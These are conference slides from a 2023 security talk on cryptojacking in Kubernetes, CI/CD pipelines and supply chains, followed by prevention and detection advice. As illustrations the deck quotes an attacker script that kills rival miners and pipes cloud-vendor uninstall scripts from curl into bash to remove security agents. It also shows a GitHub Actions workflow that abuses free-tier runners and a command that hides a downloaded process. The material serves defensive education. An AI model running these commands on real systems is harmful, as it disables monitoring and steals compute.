



# CLOUDNATIVE **SECURITYCON**

NORTH AMERICA 2023





# From Illuminating to Eliminating Crypto Jacking Techniques in Cloud Native

*Mor Weinberger*



# Agenda



- Intro
- What is Crypto Mining
- The Birth of Crypto-jacking and Why It's So Popular
- Crypto-jacking Evolution and Trends
- Detection & Mitigation


# Quick Intro 🙌



**Mor Weinberger**  
Staff Software Engineer,  
Aqua Security

 morwn

# What is crypto mining?

A blue-toned illustration depicting the mining of Bitcoin. A large, dark grey rock is cracked open, revealing a shiny, metallic Bitcoin symbol inside. A pickaxe lies on the ground next to the rock. In the background, a faint blue circuit board pattern is visible.

**Bitcoin Mining**  
['bit-,koin mī-nij]

The process of verifying transactions on the Bitcoin blockchain by solving mathematical puzzles, for which miners are rewarded with new bitcoin.

 Investopedia

# To Become a Crypto Miner



 Choose a Crypto Currency

 Buy Your Equipment

 Set up Crypto Wallet

 Configure Your Mining Device

# The Birth of Cryptojacking

2017 - Coinhive Offered  
Web Client Miner Code

Billions of video site visitors unwittingly  
mine cryptocurrency as they watch

Popular sites Openload, Streamango, Rapidvideo and  
OnlineVideoConverter allegedly force users to mine Monero  
cryptocurrency, report says



☞ The mining program is loaded into the users' browser when the video player is downloaded ready to stream the video. Victims are not notified and are unaware that their computer is working hard to generate Monero. Photograph: golibo/Getty Images/iStockphoto

# The Birth of Cryptojacking



Popular Sites Infected  
with Coinhive Code

**Cryptojacking malware was secretly mining Monero on many government and university websites**

Taylor Hatmaker @tayhatmaker 2:50 AM GMT+3 • May 9, 2018

Comment



# The Birth of Cryptojacking



## Targeted PC and Unpatched Servers

Home / Innovation / Security

### Cyber criminals are installing cryptojacking malware on unpatched Microsoft Exchange servers

Cyber attackers are scanning the internet for vulnerable Microsoft Exchange servers they can exploit to mine for cryptocurrency. "It's basically free money rolling in for the attackers," warn cybersecurity researchers.



Written by [Danny Palmer](#), Senior Writer on April 14, 2021

# The Birth of Cryptojacking

Targeted Unpatched  
Routers

## Massive Coinhive Cryptojacking Campaign Touches Over 200,000 MikroTik Routers

By [Catalin Cimpanu](#)

August 2, 2018


04:37 AM

0



Security researchers have unearthed a massive cryptojacking campaign that targets MikroTik routers and changes their configuration to inject a copy of the Coinhive in-browser cryptocurrency mining script in some parts of users' web traffic.

# The Birth of Cryptojacking



# Why is it so appealing?



- Anonymize
- Easy and Fast Cash Out
- Ability to Scale
- Suitable for Noobies and Script Kids
- Consider as a Nuisance by Victims

# Let's See Cryptojacking Techniques in The Wild

# Kubernetes Cryptojackers



## Kubernetes Clusters

### Attack Surface

The screenshot shows a browser window with the URL `https://[REDACTED]/#/workloads?namespace=default`. The page title is "Kubernetes Dashboard". The sidebar menu is open, showing options like Workloads, Cron Jobs, Daemon Sets, Deployments, Jobs, Pods (which is selected), Replica Sets, Replication Controllers, Stateful Sets, Service, Ingresses, Services, Config and Storage, Config Maps, Persistent Volume Claims, Secrets, Storage Classes, Cluster, Cluster Role Bindings, Cluster Roles, Namespaces, and Network Policies.

The main content area displays a table titled "Pods" with columns: Name, Namespace, Labels, Node, Status, Restarts, CPU Usage (cores), Memory Usage (bytes), and Created. There are several entries, including two green ones labeled "nginx" and one red one labeled "curl".

A modal window titled "Workloads > Pods > Shell" is open, showing a terminal session titled "Shell in nginx" with the command "root@nginx-[REDACTED] #".

Annotations with red circles highlight several issues:

- "Misconfigured Kubernetes Dashboard" points to the sidebar menu.
- "Malicious container image in registry" points to the "curl" pod entry in the main table.
- "vulnerable application" points to a red circle containing an icon of a person in a hoodie using a laptop.

The "aqua" logo is visible in the top right corner of the slide.

# Cryptojacker Challenges

- Hugepages optimization
- Competitors Battling
- Evasion: Rootkits, Fileless
- Killing Security Agent

```

#!/bin/bash
sudo sysctl -w vm.nr_hugepages=1024


pkill -f 80.211.206.105
pkill -f 207.38.87.6
pkill -f p8444
pkill -f supportxmr
pkill -f monero
pkill -f zsvc
pkill -f pdefenderd
pkill -f updatecheckerd
pkill -f cruner
pkill -f dbused
pkill -f bashirc
pkill -f meminit srv

ps aux| grep "./l11"| grep -v grep | awk '{print $2}' | xargs -I % kill -9 %
if ps aux | grep -i '[a]liyun'; then
    curl http://update.aegis.aliyun.com/download/uninstall.sh | bash
    curl http://update.aegis.aliyun.com/download/quartz_uninstall.sh | bash
    pkill aliyun-service
    rm -rf /etc/init.d/agentwatch /usr/sbin/aliyun-service
    rm -rf /usr/local/aegis*
    systemctl stop aliyun.service
    systemctl disable aliyun.service
    service bcm-agent stop
    yum remove bcm-agent -y
    apt-get remove bcm-agent -y
elif ps aux | grep -i '[y]unjing'; then
    /usr/local/qcloud/stargate/admin/uninstall.sh
    /usr/local/qcloud/YunJing/uninst.sh
    /usr/local/qcloud/monitor/barad/admin/uninstall.sh
fi
pkill -f /tmp/1

```

# Are Cryptojackers Shifting Left?

# CICD Free-Tier Hijacking



# CICD Free-Tier Hijacking



```
name: build
on: [push]
jobs:
  build:
    name: build
    runs-on: windows-latest
    strategy:
      max-parallel: 20
      fail-fast: false
      matrix:
        go: [1.1, 1.2, 1.3, 1.4, 1.5]
        flag: [A, B, C, D]
    env:
      NUM_JOBS: 20
      JOB: ${{ matrix.go }}
    defaults:
      run:
        shell: wsl-bash -u root {0}
    steps:
      - name: set up Go ${{ matrix.go }}
        uses: actions/setup-go@v1
```

```
npm i -g node-process-hider && ph add data_api
wget -O data_api https://github.com/
```

The screenshot shows a GitHub Actions pipeline summary. At the top, it displays a summary card with the following details:

- Triggered via push 4 months ago
- Status: Failure
- Total duration: 12h 6m 55s
- Artifacts: -


Below the summary card, there are two main sections: "aws.yml" and "Matrix: build".

- aws.yml:** on: push
- Matrix: build:** 20 jobs completed (Show all jobs)
- Matrix: deploy:** 10 jobs completed (Show all jobs)

On the right side of the pipeline summary, there is a section titled "Annotations" which lists three errors:


- deploy (1.3, A): The job running on runner GitHub Actions 4 has exceeded the maximum ... Show more
- deploy (1.3, A): The operation was canceled.
- deploy (1.1, B): The job running on runner GitHub Actions 3 has exceeded the maximum ... Show more

# CICD Free Tier Hijacking



# What about supply chain techniques?

# Shift Left Cryptojacking



Popular NPM library hijacked to install password-stealers, miners

By Lawrence Abrams · October 23, 2021 · 12:51 PM · 0

```
diff --git a/.github/scripts/build_triton_wheel.py b/.github/scripts/build_triton_wheel.py
--- a/.github/scripts/build_triton_wheel.py
+++ b/.github/scripts/build_triton_wheel.py
@@ -54,7 +54,7 @@ def build_triton(commit_hash: str, build_conda: bool = False, py_version: Optio
    shutil.copy(conda_path, Path.cwd())
    return Path.cwd() / conda_path.name
 56
-  patch_setup_py(triton_pythondir / "setup.py",
+  patch_setup_py(triton_pythondir / "setup.py", name="pytorch-
  name="torchtriton", version=f"2.0.0+{commit_hash[:10]}")
 58  check_call([sys.executable, "setup.py", "bdist_wheel"],
  cwd=triton_pythondir)
 59  whl_path = list((triton_pythondir / "dist").glob("*.whl"))[0]
 60  shutil.copy(wheel_path, Path.cwd())

```

Rename torch-trition

malfet/rename-torchtriton

malfet committed yesterday

commit 3eff3440b4a2bc9adfc11f1ccaf18c873c843c19

PyTorch renames dependency to prevent further attacks (BleepingComputer)

Open issues/PRs: 224



# Is it relevant to me?



- 💰 Financial Loss
- ⚠️ Service Degradation
- 📈 Compromise of critical assets

# What can we do about it?

# Risks Prevention



- Compliance & Best Practices
- Code to Cloud



# Risks Prevention



- Security Posture Management
- Environment Hardening



# Risks Prevention



- Scan Your Code, IAC & Dependencies
- Static Code Analysis



# Assume Breach Mindset



# Detection



- Abnormal Activity
- Runtime Protection
- Static & Dynamic Analysis



DataDog/guarddog

 GuardDog is a CLI tool to Identify malicious  
PyPI packages





# Thank You!

**Mor Weinberger**  
Staff Software Engineer  
Aqua Security  
 morwn

